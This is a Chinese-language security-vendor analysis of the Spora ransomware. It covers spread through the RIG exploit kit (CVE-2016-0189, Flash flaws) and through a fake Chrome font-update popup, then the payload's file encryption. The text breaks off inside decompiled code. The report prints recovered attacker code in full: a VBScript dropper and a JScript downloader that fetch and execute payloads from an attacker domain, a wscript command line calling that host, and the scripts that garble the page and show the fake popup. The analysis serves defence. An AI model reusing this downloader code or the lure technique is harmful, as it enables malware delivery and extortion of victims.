Spora 病毒分析报告

目录

一、 综述

近日，火绒实验室截获了一个新勒索病毒 Spora，通过漏洞和诱骗方式传播，除了加密被感染电脑的本机文件外（doc/ppt/psd/jpg……等各种文件类型），还会加密局域网共享文件夹中的文件，然后弹出窗口，向受害者索取赎金。

Spora 利用漏洞和假冒网站弹窗传播。该病毒利用的第 1 个漏洞是 IE 漏洞，存在于 IE9 以上的浏览器版本中，该病毒利用的第 2 个漏洞是 Flash 漏洞。该病毒假冒的网站弹窗，模仿的是 Chrome 浏览器。因此，使用 IE9/10/11、Flash Player 和 Chrome 浏览器的用户要格外小心。

该病毒团伙制造大量以假乱真的仿冒网站，通过百度、谷歌等搜索引擎去传播。一部分受害者在访问这些假冒网站时，Spora 病毒通过漏洞进入用户电脑；另一部分受害者则是被这些假冒网站的 Chrome 浏览器弹窗所欺骗，这些弹窗谎称电脑缺少 HoeflerText 字体，并提示用户下载安装字体文件，所谓的字体文件就是病毒。

火绒安全团队分析，Spora 病毒未来可能会产生两种变化：首先，该病毒进入电脑经过两步，先下载病毒下载器，再由病毒下载器下载病毒，所以病毒团伙可以通过该病毒下载器下载各种新病毒。其次，病毒团伙制作仿冒网站时使用的是付费漏洞工具 RIG EK，而 RIG EK 还提供其他多种服务，所以该勒索病毒可能会出现新的传播方式。

广大火绒用户不用担心，“火绒安全软件”默认开启的监控功能即可拦截该病毒的下载，保持开启火绒软件即可完美地防御 Spora 病毒，同时“火绒安全软件”也完成了升级，可以彻底查杀清除该病毒。


针对最近勒索软件层出不穷的状况，火绒实验室再次提醒广大用户，安装合格的安全软件是电脑的最基本安全措施，保持相应的安全设置和升级功能，可以有效防御勒索软件等各种恶性安全威胁。

二、 传播方式

火绒近期截获到一组病毒样本，其通过如 IE、Flash Player 漏洞或者诱骗用户点击的方式进行恶意代码传播，其传播的恶意代码中包含有勒索病毒。


1. 漏洞传播

病毒作者会将带有 Flash 漏洞或者 IE 漏洞的页面发布到互联网中，之后通过仿冒网址等手段，诱骗用户访问带有漏洞的网站页面。在触发漏洞后 IE 进程会启动 wscript.exe 执行恶意脚本，下载恶意代码到本地进行执行。如下图所示：



触发漏洞

经过对该漏洞页面进行解密之后，我们得到了一段 JavaScript 代码，如下图所示：



JavaScript 代码

将变量 “s” 中的数据用 Base64 算法进行解密之后，可以得到 VBScript 代码，在其脚本代码中存放有一个动态库。如下图所示：

```vbscript
Sub fire()
  On Error Resume Next
  key="gexywoaxor"
          url="http://side.chobaniandyr.com/?q=w3rQMvXcJxfQFYbGMv7DSKNbNk_WHViPxoeG9MildZ-qZGX_k7rDfF-qoVvcCgWRxfAlK&qtuif=1645&oq=OFTbwLh»
  uas=Navigator.userAgent

  Set oss=GetObject("winmgmts:").InstancesOf("Win32_OperatingSystem")
  Dim osloc
  for each os in oss
    osloc=os.OSLanguage
  next
  SetLocale(osloc)

  Set req=CreateObject("WinHTTP.WinHTTPRequest.5.1")
  req.SetProxy 0
  req.Open "GET",url,0
  req.Option(0)=uas
  req.Send
  If 200=req.status Then
    z=req.responseBody
    Set c=CreateObject("Scripting.FileSystemObject")
    tmp=c.GetSpecialFolder(2)
    fake32=tmp&"\System32"
    If Not c.FolderExists(fake32) Then
      c.CreateFolder(fake32)
    End If
    Dim dllcode,dlltxt,fakedll
    dllcode= Array(&h4d,&h5a,&h80,0,1,0,0,0,4,0,&h10,0,&hff,&hff,0,0,&h40,1,0,0,0,0,0,0,&h40,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0»
    For i=0 to Ubound(dllCode)
        dllCode(i) = Chr(dllCode(i))
    Next
    dlltxt = Join(dllcode,"")
    fakedll = c.BuildPath(fake32,"shell32.dll")
    Set b=c.CreateTextFile(fakedll)
    b.Write dlltxt
    b.Close
    f=c.BuildPath(tmp,rnds(8)&".exe")
    Set stream=CreateObject("ADODB.Stream")
    stream.Open
    stream.Type=1
    stream.Write z
    arcnsave stream,key,f
    stream.Close

    Set w=CreateObject("WScript.Shell")
    w.CurrentDirectory=tmp
    oldroot=w.Environment("Process").Item("SystemRoot")
    w.Environment("Process").Item("SystemRoot")=tmp
    w.Environment("Process").Item("SysFilename")=f
    Set sh = CreateObject("Shell.Application")
    Environment("Process").Item("SystemRoot")=oldroot
  End If
End Sub
```

VBScript 代码

VBScript 代码中存放有一个动态库的二进制数据，根据其代码结构我们得知该报告中所提及的两个传播页面都是使用漏洞工具箱 Rig EK 生成的。Rig EK 是一个专门制作钓鱼页面的渗透工具箱，工具箱会通过仿冒网址、挂马广告页面等多种手段进行病毒推送，虽然该工具箱的服务费用高达每周 150 美元，但是其依然在黑产市场中拥有庞大的用户群。该工具箱会使用多种不同漏洞进行传播，火绒截获样本中带有漏洞的 HTML 页面包含 CVE-2016-0189 的漏洞利用代码。该工具箱经常利用的漏洞，如下图所示：

漏洞代号	受影响软件	受影响的软件版本
CVE-2016-0189	Microsoft Internet Explorer	IE9 至 IE11
CVE-2016-4117	Adobe Flash Player	21.0.0.196 以下版本
CVE-2015-8651	Adobe Flash Player	18.0.0.324 以下，19 及 20.0.0.267 以下版本
CVE-2015-7645	Adobe Flash Player	18.0.0.252 及以下版本，19.0.0.207 及以下版本
CVE-2016-0034	Microsoft Silverlight	Silverlight 5 的 5.1.41212.0 以下版本

Rig EK 工具箱常见使用漏洞列表

该工具箱制作组织维护有数量庞大的病毒推送代理域名，黑客仅需上传病毒 Payload 部分，就可以通过这些共享的代理域名在互联网中传播自己的病毒程序。

漏洞触发后会运行命令行执行恶意 JScript 代码。命令行参数，如下图所示：

```
wscript  //B //E:JScript o32.tmp "gexywoaxor"
"http://side.chobaniandyr.com/?ct=diamond&oq=UpvB_KbJYOlKziEaJfAMzmocPVVoX8a2oh0nTwBeU08
SE9CWEYw9B_ZKlSbB72w&qtuif=2719&q=z3jQMvXcJwDQDoTGMvrESLtEMU_OGEKK2OH_783VCZ79JHT1vvHPRA
PytgWCelX"
"Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR
2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729)"
```


根据我们的整理和分析，其漏洞触发后运行的脚本为下载者病毒，可以根据病毒作者需求下载执行任意可执行文件或者动态库。其远程服务器中所存放的病毒数据是进行过加密的，该恶意脚本会先将下载到的病毒数据存放在内中进行解密，之后根据 PE 结构 IMAGE_FILE_HEADER 结构中的 Characteristics 属性判断下载到的 PE 文件是否为动态库，如果是动态库则使用 regsvr32.exe 启动，如果不是动态库则直接使用 cmd.exe 执行。代码如下图所示：

```
function random_string(len) {
    var w = "pow",
    j = 36;
    return Math.round((Math[w](36, len + 1) - Math.random() * Math[w](36, len))).toString(36).slice(1)
};
function download_file(Arguments) {
    var y = WScript.CreateObject("WinHTTP.WinHTTPRequest.5.1");
    y.setProxy(n);
    y.open("GET", Arguments(1), 1);
    y.Option(n) = Arguments(2);
    y.send();
    y.WaitForResponse();
    if (200 == y.status)
        return decrypt(y.responseText, Arguments(n))
};
function decrypt(k, e) {
    for (var l = 0, n, c = [], F = 255, S = String, q = [], b = 0; 256 > b; b++)
        c[b] = b;
    for (b = 0; 256 > b; b++)
        l = l + c[b] + e.charCodeAt(b % e.length) & F, n = c[b], c[b] = c[l], c[l] = n;
    for (var p = l = b = 0; p < k.length; p++)
        b = b + 1 & F, l = l + c[b] & F, n = c[b], c[b] = c[l], c[l] = n, q.push(S.fromCharCode(k.charCodeAt(p)^c[c[b] + c[l] & F]));
    return q.join("")
};
try {
    file_obj = WScript.CreateObject("Scripting.FileSystemObject"),
    args = WScript.Arguments,
    shell_obj = WScript.CreateObject("Wscript.Shell"),
    stream_obj = WScript.CreateObject("ADODB.Stream"),
    random_string = random_string(8) + ".",
    n = 0,
    script_full_name = WScript["ScriptFullName"],
    stream_obj.Type = 2;
    stream_obj.Charset = "iso-8859-1";
    stream_obj.Open();
    try {
        pe_data = download_file(args)
    } catch (W) {
        pe_data = download_file(args)
    };
    is_dll = pe_data["charCodeAt"](027 + pe_data["indexOf"]("PE\x00\x00"));
    stream_obj.WriteText(pe_data);
    if (31 < is_dll) {
        var z = 1;
        random_string += "dll"
    } else
        random_string += "exe";
    stream_obj["savetofile"](random_string, 2);
    stream_obj.Close();
    z && (random_string = "" + "regsvr32.exe /s " + random_string);
    shell_obj["run"]("cmd.exe /c " + random_string, 0)
} catch (_x) {};
file_obj.Deletefile(script_full_name);
```

下载者病毒代码


2. 欺骗用户方式传播

病毒作者依然会以仿冒网站为诱骗用户访问页面的主要形式，但是其下载运行病毒的方式却没有利用漏洞传播那么暴力，而是以欺骗用户点击的方式进行。在访问带有网页时，用户会看到页面显示的字符全是乱码，过一秒之后会弹出仿冒的 Chrome 弹窗提示：未找到“HoeflerText”字体，需要下载执行 Chrome_Font.exe，当浏览器弹出是否运行该文件时点击“是”。如果用户按照其提示的步骤进行操作，最终会下载运行勒索病毒。如下图所示：




下载执行勒索病毒

病毒作者会将其想要仿冒的网站页面代码通过保存页面，在下载到的网页代码中插入恶意脚本。如下图所示：



网页代码对比（左为修改后，右为修改前）

被插入恶意代码的网页加载时，JavaScript 脚本会将所有“>”与“<”符号之间的字符内容全部替换为“&#0;”，使页面中显示的所有字符全部变成乱码。如下图所示：



网页乱码

其相关代码，如下图所示：

```
if (!!window.chrome && !!window.chrome.webstore){
    function FPGo(){
        search=unescape('%2F%5B%5E%3C%3E%5C%5C%6E%5C%5C%73%5D%2F%69%67%6D'/* /[^<>\\n\\s]/igm */);
        pr=document.body.innerHTML;
        result=pr.match(/>(\w?\s?.*?)</g);
        result_arr=[];
        for(var i=0;i<result.length;i++){
            result_arr[i]=result[i].replace(eval(search),'&#0;')
        }
        for(var i=0;i<result.length;i++){
            pr=pr.replace(result[i],result_arr[i])
        }
        document.body.innerHTML=pr
    }
    FPGo();
}
```

制造乱码的 JavaScript 脚本


其插入的恶意代码中包含一个仿冒的弹窗，该弹窗最初是不可见的。如下图所示：

仿冒 Chrome 界面的隐藏的弹窗

当页面运行到下图所示脚本时会延时一秒钟后 JavaScript 脚本会将弹窗的 display 属性置为可见。如下图所示：


```
if (!!window.chrome && !!window.chrome.webstore){
    function ue0(){
        document.getElementById('popup-container').style.display='block';
        document.getElementById('info1').style.display='none';
        document.getElementById('tab11').style.display='none';
        document.getElementById('helpimg').style.display='block';
        document.getElementById('info2').style.display='block';
        document.getElementById('a_1d').click();
    }
    function dy0(){
        document.getElementById('dm-overlay').style.display='block'
    }
    setTimeout(dy0,1000);
}
```

延时弹出仿冒弹窗




仿冒的窗口弹出

当用户点击“Update”按钮之后则会开始下载名为“Chrome_Font.exe”的勒索病毒，并弹出提示诱导用户运行该病毒。如下图所示：




诱导用户执行病毒



病毒作者伪造的 Chrome 组件升级窗口

如果用户点击“Update”按钮，就会下载名为“Chrome_Font.exe”的勒索病毒程序，在病毒被下载的同时还会弹出。如下图所示：



恶意代码弹出的提示窗口


三、 Payload 分析

页面传播的病毒为勒索病毒 Ransom/Spora，该病毒近期在互联网中的传播速度呈上升趋势。由于用于加密关键数据的 RSA 公钥是病毒作者生成的，所以如果中毒用户想要恢复被加密的数据文件，就只能通过缴纳赎金的方式，获取到对应的 RSA 私钥进行解密。而且病毒不但会加密用户的本地文件，还会遍历局域网加密的文件格式，如下图所示：

.xls、.doc、.xlsx、.docx、.rtf、.odt、.pdf、
.ppt、.pptx、.psd、.dwg、.cdr、.cd、.mdb、
.1cd、.dbf、.sqlite、.accdb、.jpg、.jpeg、
.tiff、.zip、.rar、.7z、.backup、.sql、.bak


加密的扩展名列表

该病毒初次运行会在 %APPDATA% 目录下释放名为系统所在盘符卷序号的文件，下文中为勒索数据文件。如下图所示：



释放文件

病毒加密文件过程中会在该文件中记录下相关数据，如当前勒索流程所处步骤、被加密的所有文件路径、加密中所生成的 RSA 公钥和加密后产生的 ID，文件中所存放的数据都通过 CryptProtectData 函数进行过加密，并且以数据块形式进行存储。如下图所示：



数据文件结构

存放上述数据所涉到的相关代码，如下图所示：

```
int __stdcall set_fileoffset_by_datablock(int datablock_count)
{
  LONG lpBuffer; // [sp+8h] [bp-8h]@4
  int lpNumberOfBytesRead; // [sp+Ch] [bp-4h]@4

  if ( SetFilePointer(hcrypt_info_file, 0, 0, 0) == INVALID_SET_FILE_POINTER )
    return 0;
  if ( datablock_count )
  {
    while ( ReadFile(hcrypt_info_file, &lpBuffer, 4u, (LPDWORD)&lpNumberOfBytesRead, 0)
